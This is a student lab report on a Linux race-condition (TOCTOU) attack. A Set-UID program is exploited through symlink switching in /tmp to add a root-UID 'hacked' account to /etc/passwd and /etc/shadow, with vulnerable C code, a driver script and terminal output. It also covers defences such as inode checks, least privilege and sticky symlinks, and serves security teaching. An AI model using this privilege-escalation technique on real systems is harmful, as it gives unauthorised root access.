

MH4920
Supervised Independent Study I

Race Condition

Brandon Goh Wen Heng

Academic Year 2017/18

Contents

1	Introduction	1
2	Overview	1
3	Vulnerability Exploit	2
3.1	VM Preparation	2
3.2	Exploiting Vulnerability	3
3.3	Inode Checking	6
3.4	Least Privilege	6
3.5	Sticky Symlinks Protection	7
4	Appendix	9
4.1	Vulnerable Program: <code>vulp.c</code>	9
4.2	Bash script	9
4.3	Vulnerable Program with Inode Check: <code>vulp.c</code>	10

1 Introduction

A race condition is a vulnerability where multiple processes access and manipulate data concurrently. The result is dependent on the order of access. Attackers can use a privileged program that has this vulnerability while running another program to “race”, with the end result being the alteration of program that will otherwise be restricted.

2 Overview

This lab will look at a program that has the race condition vulnerability, to exploit this vulnerability as well as to look at current protection schemes available to prevent such an occurrence. We will look at two files, `/etc/shadow` and `/etc/passwd`. Both are system files where `/etc/passwd` is world-readable but only writable by root. This file contains the user name, encrypted password, UID, login shell location among other things. The other system file `/etc/shadow` is only readable and writable by the root user as this file holds the required information to validate the user’s password.

The formats of the two files is described below.

/etc/passwd

root	:	x	:	0	:	0	:	root	:	/root	:	/bin/bash
①		②		③		④		⑤		⑥		⑦

- ① Username
- ② Password, “x” denotes that the encrypted password is stored in `/etc/shadow`
- ③ UID (User ID) ④ GID (Group ID)
- ⑤ User ID Info, allows commenting to add extra information on the user.
- ⑥ Home Directory ⑦ Directory to shell

/etc/shadow

user1	:	\$	6	:	\$	edXn24E2	:	\$	uPYHGc.DOese01	:	17540	:	0	:	99999	:	7	:	:	:	:
①		②		③		④		⑤		⑥		⑦		⑧		⑨		⑩			

- ① Username
- ② - ④ Encrypted Password in the form `$ id $ salt $ hash`, where `id` can be one of the following:

1. `1` uses MD5
2. `$2a$` uses Blowfish (BCrypt specification with modifications)
3. `$2x$` uses Blowfish (Consists of a bug handling the 8th bit)

4. \$5\$ uses SHA-256
5. \$6\$ uses SHA-512
- ⑤ Last password change, counted in days from January 1, 1970
- ⑥ Minimum number of days between password changes
- ⑦ Maximum number of days the current password is valid
- ⑧ Number of days before warning user to change password
- ⑨ Inactive account due to expired password
- ⑩ Expired account, counted by number of days from January 1, 1970.

3 Vulnerability Exploit

3.1 VM Preparation

1. Sticky Symlinks

This protection feature prevents the symlinks from being accessed if the follower and directory owner does not match the symlink owner. This is applicable for world-writable directories such as `/tmp`. In this lab, we disable this protection feature by running the command in superuser.

```
# sysctl -w kernel.yama.protected_sticky_symlinks=0
```

2. Snapshot

As this lab will deal with modification of system files affecting user login and credentials, a snapshot is created in the event that a mishap occurs. This will allow the state of the VM to be reverted to the stage before the lab and reducing the amount of work required to re-prepare the VM.

3.2 Exploiting Vulnerability

The vulnerable program is first compiled as a **Set-UID** program and stored in the `/tmp` folder, where it is world-readable. The source code for the program has been attached in the Appendix. Another program is needed to exploit this vulnerability. The properties of symbolic links (symlink) will be used and because rapid and repeated linking and unlinking is required, a while loop is used. This program will additionally output the current file symlink location so we will be able to determine whether the linking is in effect.

A bash script is used to repeatedly execute the vulnerable program and to emulate a heavy workload where accessing and modifications to privileged files are frequent.

The `/etc/passwd` file is tested to be modified first. The vulnerable program is run, followed by the program to repeatedly create and destroy symlinks. During the process, we obtain a lot of errors where the program will not be able to write into the privileged files.




Figure 1: Cannot Open File

In another terminal screen, we see the rapid switching of symlink endpoints. This shows that the attacking program is working as expected.





Figure 2: Rapid symlink Switching

After some time, the bash script will stop running and show that the file has been modified. Upon inspection of the `/etc/passwd` file, the entry of an additional user account has been added. The last line in Figure 4 proves that the file has been modified to add our malicious user with user id 0 (root).



```
Terminal
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[01/19/2018 03:15] seed@ubuntu:/tmp$
```

Figure 3: Bash Stops After File Modified



```
Terminal
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123:./home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126:./var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129:./nonexistent:/bin/false
vboxadd:x:999:1:./var/run/vboxadd:/bin/false
sshd:x:120:65534:./var/run/sshd:/usr/sbin/nologin
user1:x:1001:1002:user1,,,:/home/user1:/bin/bash

hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
[01/19/2018 03:15] root@ubuntu:/home/seed#
```

Figure 4: Malicious User Added

We inspect our temporary file and find that the many repeated entries in the file were the failed attempts in trying to write into the privileged file during the symlink switching.

```
Terminal
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
[01/19/2018 04:51] seed@ubuntu:~$
```

Figure 5: Temporary File Contents

Before we are able to gain access to the account, the steps must be repeated for the `/etc/shadow` file. It is important to note that the `shadow` has a stricter privilege requirement and does not allow any non-root user to view the contents of the file, unlike the `passwd` file. Using the `cat` command as a standard user will throw the error “Permission denied” when reading `shadow`.

The file containing the information to insert is edited and the program is run again. This time the success prompt is also shown after a few minutes. The file is examined with superuser and the specified data can be found inside the file.

```
Terminal
snort:*:15931:0:99999:7:::
ftp:*:15931:0:99999:7:::
telnetd:*:15931:0:99999:7:::
vboxadd!:15937:~::~:
sshd:*:16080:0:99999:7:::
user1:$6$edXn24E2$uPYHGPr4oIxnj0UQdrn3oIGGHVmfWufTHVbkN4dxFLxVZc.D0etrh
RdaMft74q3TkInP0lgq7r3INrK6Vuse01:17540:0:99999:7:::

hacked:$6$edXn24E2$uPYHGPr4oIxnj0UQdrn3oIGGHVmfWufTHVbkN4dxFLxVZc.D0etrh
RdaMft74q3TkInP0lgq7r3INrK6Vuse01:17540:0:99999:7:::
[01/19/2018 05:36] root@ubuntu:/home/seed#
```

Figure 6: File `shadow` Modified

To determine whether the procedure has been successful, we log in to our newly created user using the command `su <username>`. If successful, we will obtain root access. To check further, we navigate to the home directory of the user and print out the current directory using the command `pwd`.

```
$ su hacked
# cd ~
# pwd
```


A terminal window titled 'user1@ubuntu: /tmp' showing a sequence of commands and outputs. The user 'seed' runs 'su hacked' and provides a password. The prompt changes to 'root@ubuntu:/home/seed#', then 'root@ubuntu:~#', and finally 'root@ubuntu:~#' after running 'cd ~' and 'pwd'.

Figure 7: Root Access Obtained Using Existing Password

From Figure 7, root access has been obtained and without the need of knowing the current system’s superuser account. This exploit is fast to implement and the concept is simple. The next subsection will look into the difficulty of executing the same type of attack against introduction of additional guards for race conditions.

3.3 Inode Checking

To ensure it is harder for race conditions to be exploited, additional measures were implemented such as checking of inodes multiple times. These are cross-checked to ensure that the file being accessed is the same. The modifications to the vulnerable program have been attached in a separate subsection in the Appendix.

Even after the modifications and the programs are executed, we are still able to obtain a modified file. As we are not able to tell the order of execution of commands, it may be possible to obtain a modified privileged file although it may take a longer period of time to successfully pass all the checks.


A terminal window titled 'Terminal' showing a list of system services and their configurations. The user 'user1' runs 'su hacked' and provides a password. The prompt changes to 'hacked:\$6\$edXn24E2\$uPYHGPr4oIxnj0UQdrm3oIGGHVmfWufTHVbkN4dxFLxVZc.DOetrhRdaMft74q3TkInP0lgq7r3INrK6Vuse01:17540:0:99999:7:::'. The user then runs 'cd ~' and 'pwd', and the prompt changes to 'root@ubuntu:/tmp#'.

Figure 8: Successful Despite Additional Protection

3.4 Least Privilege

The Principle of Least Privilege prevents the use of privileged access unless required and relinquished immediately after that. This prevents extended periods of access and loopholes being exploited when upgraded privileges are not required

for the operation.


In this task, we add a few lines to the code mainly to change the `euid` of the user. To restrict file access, `seteuid(getuid())` is used to forcibly downgrade the privileges of the user. The privileges are restored to root by using `seteuid(0)`. As the respective lines are added to the beginning and end of the program, the program will never be able to write into privileged files. This is due to the program not being able to access or open the file due to downgraded privileges. As such, this form of race condition exploit can be eliminated by carefully adjusting the access rights accordingly in the process of program execution.

3.5 Sticky Symlinks Protection

In this task, we look at the built-in protection scheme against following symlinks. Ubuntu versions 11.04 and above come with a built-in protection scheme against race condition attacks by activating sticky symlinks.

```
# sysctl -w kernel.yama.protected_sticky_symlinks=1
```

We perform the symlink this time pointing `"/tmp/XYZ"` to `"/home/seed/tmpfile"`. We note that the symlink is owned by the user, the `euid` is root and the directory is owned by root (since `"/tmp"` is world-writable).

A terminal window titled "Terminal" with standard Ubuntu window controls. It shows a command prompt where the user 'seed' at 'ubuntu:/tmp' runs 'ls -l XYZ'. The output shows a symlink 'XYZ' pointing to '/home/seed/tmpfile' with permissions 'lrwxrwxrwx' and owned by 'seed' on '18 Jan 20 06:48'.

```
[01/20/2018 06:52] seed@ubuntu:/tmp$ ls -l XYZ
lrwxrwxrwx 1 seed seed 18 Jan 20 06:48 XYZ -> /home/seed/tmpfile
[01/20/2018 06:52] seed@ubuntu:/tmp$
```

Figure 9: Symlink To Another User Controlled Directory

If we were to execute the program, we will get “Segmentation fault (core dumped)”. This is due to the sticky symlink protection. The symlink will not work if the following condition is satisfied.

`euid == Directory Owner && euid != Symlink Owner`




Figure 10: Cannot Follow Symlink

- ① This protection works because the `uid` is `root` and directory owner is also `root`, however the symlink owner is a different standard user. As a result, the symlink will never work when the sticky symlink option is turned on.
- ② This is a good protection as it prevents world-writable folders such as `/tmp` to be used to mount a race condition exploit against privileged files. Furthermore, this also prevents files of other users from being modified as well.
- ③ The limitations of this scheme involve the actual `root` user being denied from being able to access user created symlinks although `root` users are supposed to be able to have full control of the system. Users opening up their own files through using their own symlinks will find that it is not possible if these users are using **Set-UID** programs. The following table shows the two conditions that users and `root` will be denied access if the symlink is created by a different user.

<code>uid</code>	Directory Owner	Symlink Owner	<code>fopen()</code>
seed	seed	seed	Allowed
seed	seed	root	Denied
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	Denied
root	root	root	Allowed

Table 1: Table of Symlinks Access Rights

4 Appendix

4.1 Vulnerable Program: vulp.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char* fn = "/tmp/XYZ";
    //char buffer[300]; //For /etc/shadow
    char buffer[60]; //For /etc/passwd
    FILE *fp;
    //originaLeuid = geteuid(); //For task 3

    //seteuid(getuid); //For task 3
    /* Get user input */
    //scanf("%270s", buffer); //For /etc/shadow
    scanf("%50s", buffer); //For /etc/passwd

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
    //seteuid(originaLeuid); //For task 3
}
```

4.2 Bash script

*The bash script, when created via Terminal usually has permission 664. The permission must be changed to 164, 364 or 764 for it to be executable.

```
#!/bin/sh

old=`ls -l /etc/passwd`
new=`ls -l /etc/passwd`

while [ "$old" = "$new" ]
do
    new=`ls -l /etc/passwd`
    /tmp/vulp < /tmp/TXTFILE
done
echo "STOP... The passwd file has been changed"
```

4.3 Vulnerable Program with Inode Check: vulp.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>

int main()
{
    noperm=1;
    char* fn = "/tmp/XYZ";
    //char buffer[300]; //For /etc/shadow
    char buffer[60]; //For /etc/passwd
    FILE *fp;
    struct stat before, mid, after;

    lstat("/tmp/XYZ", &before);
    /* Get user input */
    //scanf("%270s", buffer); //For /etc/shadow
    scanf("%50s", buffer); //For /etc/passwd
    lstat("/tmp/XYZ", &mid);
    if(!access(fn, W_OK))
        if(!access(fn, W_OK))
            if(!access(fn, W_OK)){
                lstat("/tmp/XYZ", &after);
                if(before.st_ino==after.st_ino &&
                    before.st_ino==mid.st_ino){
                    fp = fopen(fn, "a+");
                    fwrite("\n", sizeof(char), 1, fp);
                    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                    fclose(fp);
                    noperm=0;
                }
            }
    if(noperm) printf("No permission \n");
}
```